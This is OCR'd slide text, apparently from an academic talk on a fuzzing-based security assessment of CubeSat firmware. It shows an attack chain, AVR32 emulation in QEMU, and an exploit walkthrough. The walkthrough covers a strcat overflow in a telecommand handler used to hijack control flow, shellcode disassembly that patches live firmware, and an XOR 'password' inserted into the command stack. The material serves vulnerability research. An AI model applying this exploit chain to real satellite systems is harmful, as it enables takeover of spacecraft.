
- Bypass COM Protection
  - Missing TC Protection

CDHS

- Deploy Attacker Payload
  - Vulnerable TC

Bus

Defenses - 404?



COM

- Bypass COM Protection
  - Missing TC Protection


CDHS

- Deploy Attacker Payload
  - Vulnerable TC

Bus

- Hijack Bus Control Flow

Defenses - 404?



COM

- Bypass COM Protection
  - Missing TC Protection

CDHS


- Deploy Attacker Payload
  - Vulnerable TC

Bus

- Hijack Bus Control Flow

- No OS-Defenses
  - ASLR
  - NX Stack

Defenses - 404?



COM

- Bypass COM Protection
  - Missing TC Protection

→

CDHS

- Deploy Attacker Payload
  - Vulnerable TC


→

Bus

- Hijack Bus Control Flow

- No OS-Defenses
  - ASLR
  - NX Stack
- No SW-Defenses
  - Stack Cookies

Defenses - 404?



COM

- Bypass COM Protection
  - Missing TC Protection

→

CDHS

- Deploy Attacker Payload
  - Vulnerable TC


→

Bus

- Hijack Bus Control Flow
- Full Bus Privileges

- No OS-Defenses
  - ASLR
  - NX Stack
- No SW-Defenses
  - Stack Cookies

Defenses - 404?



COM

- Bypass COM Protection
  - Missing TC Protection

CDHS

- Deploy Attacker Payload
  - Vulnerable TC

Bus


- Hijack Bus Control Flow
- Full Bus Privileges

- No OS-Defenses
  - ASLR
  - NX Stack
- No SW-Defenses
  - Stack Cookies


- Privilege-free RTOS

Demo Setup


Emulation Overview



Emulation Overview



Emulation Overview



AVR32-QEMU

404 - AVR32 Not Found

AVR32


QEMU

AVR32-QEMU

404 - AVR32 Not Found

AVR32

QEMU



RUHR UNIVERSITÄT BOCHUM RUB

RUHR-UNIVERSITÄT BOCHUM

Hacking the Stars: A Fuzzing Based Secu
Assessment of CubeSat Firmware

Florian Göhler

Master's Thesis – December 22, 2022.
Chair for System Security.

1st Supervisor: Prof. Dr. Thorsten Holz
2nd Supervisor: M.Sc. Johannes Willbold

hgi SYSSEC

AVR32-QEMU

404 - AVR32 Not Found


RUHR UNIVERSITÄT BOCHUM

RUB

RUHR-UNIVERSITÄT BOCHUM

Hacking the Stars: A Fuzzing Based Secu
Assessment of CubeSat Firmware

Florian Göhler

Master's Thesis – December 22, 2022.
Chair for System Security.

1st Supervisor: Prof. Dr. Thorsten Holz
2nd Supervisor: M.Sc. Johannes Willbold

hgi SYSSEC

AVR32

QEMU

- Florian Göhler
- AVR32 in QEMU from Scratch
- Incl. I2C, SPI, PDCA, etc.
- Blog:
  - *How to add a new architecture to QEMU - Part 1-4*

Exploitation

Exploit

1. Hijack Control Flow
2. Patch Live Firmware
3. Add "Password" to TC stack
4. ...
5. $$$

Exploit

1. Hijack Control Flow

```
1  void task_adcs_servr() {
2    // ...
3
4    do {
5      // ...
6      packet = csp_read(conn, 10);
7      if (packet) {
8        packet_data = packet->data;
9        switch(*packet_data) {
10         // [...]
11         case SET_LOGFILE: {
12           packet_data = packet->data + 0xf;
13           log_file_name[0] = '\0';
14           strcat(log_file_name,packet_data);
15           // ...
16         }
17       }
18     }
19   }
20 }
21
```

Exploit

① Hijack Control Flow

```
void task_adcs_servr() {
  // ...

  do {
```

```
void init_adcs(void) {
  gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
  usart_init(1,32000000,0x2580);
  // ...
  cmd_adcs_setup();
  adcs_node_set(1,0x14);
  xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
  xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
  return;
}
```

Exploit

① Hijack Control Flow

```
void task_adcs_servr() {
  // ...

  do {
```

```
void init_adcs(void) {
  gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
  usart_init(1,32000000,0x2580);
  // ...
  cmd_adcs_setup();
  adcs_node_set(1,0x14);
  xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
  xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
  return;
}
```

Exploit

① Hijack Control Flow

```
void task_adcs_servr() {
  // ...

  do {
```

```
void init_adcs(void) {
  gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
  usart_init(1,32000000,0x2580);
  // ...
  cmd_adcs_setup();
  adcs_node_set(1,0x14);
  xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
  xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
  return;
}
```

Exploit

1. Hijack Control Flow

```
case SET_LOGFILE: {
  packet_data = packet->data + 0xf;
  log_file_name[0] = '\0';
  strcat(log_file_name,packet_data);

  adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata[28] = packet->data[10];
  adcs_logdata[29] = packet->data[0xb];
  // ...
  adcs_get_jdate();

  GS_ADCS_Log_Start(log_file_name, packet_data, pcVar7)
}
```

Exploit

1 Hijack Control Flow


```
case SET_LOGFILE: {
  packet_data = packet->data + 0xf;
  log_file_name[0] = '\0';
  strcat(log_file_name,packet_data);

  adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata[28] = packet->data[10];
  adcs_logdata[29] = packet->data[0xb];
  // ...
  adcs_get_jdate();

  GS_ADCS_Log_Start(log_f
}
```

```
void GS_ADCS_Log_Start(char *filename, void *pkt_data, uint param_3) {
  char sprintf_buf [60];
  // ...
  __n = sprintf(sprintf_buf,"%s\n%7.6f\n%3.1f\n%u%u%u%u%u\n", filename, ...);
  // ...
  fd = fopen(filename, "wb");
  // ...
  fwrite(&data, 1, __n, fd);
}
```

Exploit

1 Hijack Control Flow


Jump Address



Exploit

1 Hijack Control Flow


Jump Address



Exploit

① Hijack Control Flow

Jump Address




20 TC Buffers

Exploit

① Hijack Control Flow

Jump Address



20 TC Buffers

Exploit

② Patch Live Firmware

```
d140fcc7:       fc 1b d0 05     movh    r11,0xd005
d140fccb:       e0 2b df fe     sub     r11,57342
d140fccf:       fc 1c d0 0b     movh    r12,0xd00b
d140fcd3:       e0 2c d2 fc     sub     r12,54012
d140fcd7:       04 52           eor     r2,r2
d140fcd9:       fe c2 ff e6      sub     r2,pc,-26
d140fcdd:       fc 13 d0 0c     movh    r3,0xd00c
d140fce1:       e0 23 14 88     sub     r3,5256
d140fce5:       31 e5           mov     r5,30

d140fce7 <loop>:
d140fce7:       05 34           ld.ub   r4,r2++
d140fce9:       06 c4           st.b    r3++,r4
d140fceb:       20 15           sub     r5,1
d140fced:       58 05           cp.w    r5,0
d140fcef:       cf c1           brne    d140fce6 <main+0x1f>
d140fcf1:       5d 1b           icall   r11
```

Exploit

② Patch Live Firmware

```
d140fcc7:       fc 1b d0 05     movh    r11,0xd005
d140fccb:       e0 2b df fe     sub     r11,57342
d140fccf:       fc 1c d0 0b     movh    r12,0xd00b
d140fcd3:       e0 2c d2 fc     sub     r12,54012
d140fcd7:       04 52           eor     r2,r2
d140fcd9:       fe c2 ff e6      sub     r2,pc,-26
d140fcdd:       fc 13 d0 0c     movh    r3,0xd00c
d140fce1:       e0 23 14 88     sub     r3,5256
d140fce5:       31 e5           mov     r5,30

d140fce7 <loop>:
d140fce7:       05 34           ld.ub   r4,r2++
d140fce9:       06 c4           st.b    r3++,r4
d140fceb:       20 15           sub     r5,1
d140fced:       58 05           cp.w    r5,0
d140fcef:       cf c1           brne    d140fce6 <main+0x1f>
d140fcf1:       5d 1b           icall   r11
```

Exploit

② Patch Live Firmware

```
d140fcc7:       fc 1b d0 05     movh    r11,0xd005
d140fccb:       e0 2b df fe     sub     r11,57342
d140fccf:       fc 1c d0 0b     movh    r12,0xd00b
d140fcd3:       e0 2c d2 fc     sub     r12,54012
d140fcd7:       04 52           eor     r2,r2
d140fcd9:       fe c2 ff e6      sub     r2,pc,-26
d140fcdd:       fc 13 d0 0c     movh    r3,0xd00c
d140fce1:       e0 23 14 88     sub     r3,5256
d140fce5:       31 e5           mov     r5,30

d140fce7 <loop>:
d140fce7:       05 34           ld.ub   r4,r2++
d140fce9:       06 c4           st.b    r3++,r4
d140fceb:       20 15           sub     r5,1
d140fced:       58 05           cp.w    r5,0
d140fcef:       cf c1           brne    d140fce6 <main+0x1f>
d140fcf1:       5d 1b           icall   r11
```

Exploit

③ Add "Password"

```
1 // ...
2 h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
3                   frame->data[0] << 0x18 | frame->data[2] << 8);
4 frame->data[3] = (uint8_t)h32;
5 frame->data[0] = (uint8_t)(h32 >> 0x18);
6 frame->data[1] = (uint8_t)(h32 >> 0x10);
7 frame->data[2] = (uint8_t)(h32 >> 8);
8 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit

③ Add "Password"

```
// ...
h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                 frame->data[0] << 0x18 | frame->data[2] << 8);
frame->data[3] = (uint8_t)h32;
frame->data[0] = (uint8_t)(h32 >> 0x18);
frame->data[1] = (uint8_t)(h32 >> 0x10);
frame->data[2] = (uint8_t)(h32 >> 8);
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit

③ Add "Password"

```
// ...
h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                 frame->data[0] << 0x18 | frame->data[2] << 8);
frame->data[3] = (uint8_t)h32;
frame->data[0] = (uint8_t)(h32 >> 0x18);
frame->data[1] = (uint8_t)(h32 >> 0x10);
frame->data[2] = (uint8_t)(h32 >> 8);
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```


```
i2c_rx_csp_packet = (csp_packet_t *)frame;
*(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit

③ Add "Password"

```
// ...
h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                 frame->data[0] << 0x18 | frame->data[2] << 8);
frame->data[3] = (uint8_t)h32;
frame->data[0] = (uint8_t)(h32 >> 0x18);
frame->data[1] = (uint8_t)(h32 >> 0x10);
frame->data[2] = (uint8_t)(h32 >> 8);
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```


```
i2c_rx_csp_packet = (csp_packet_t *)frame;
*(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit

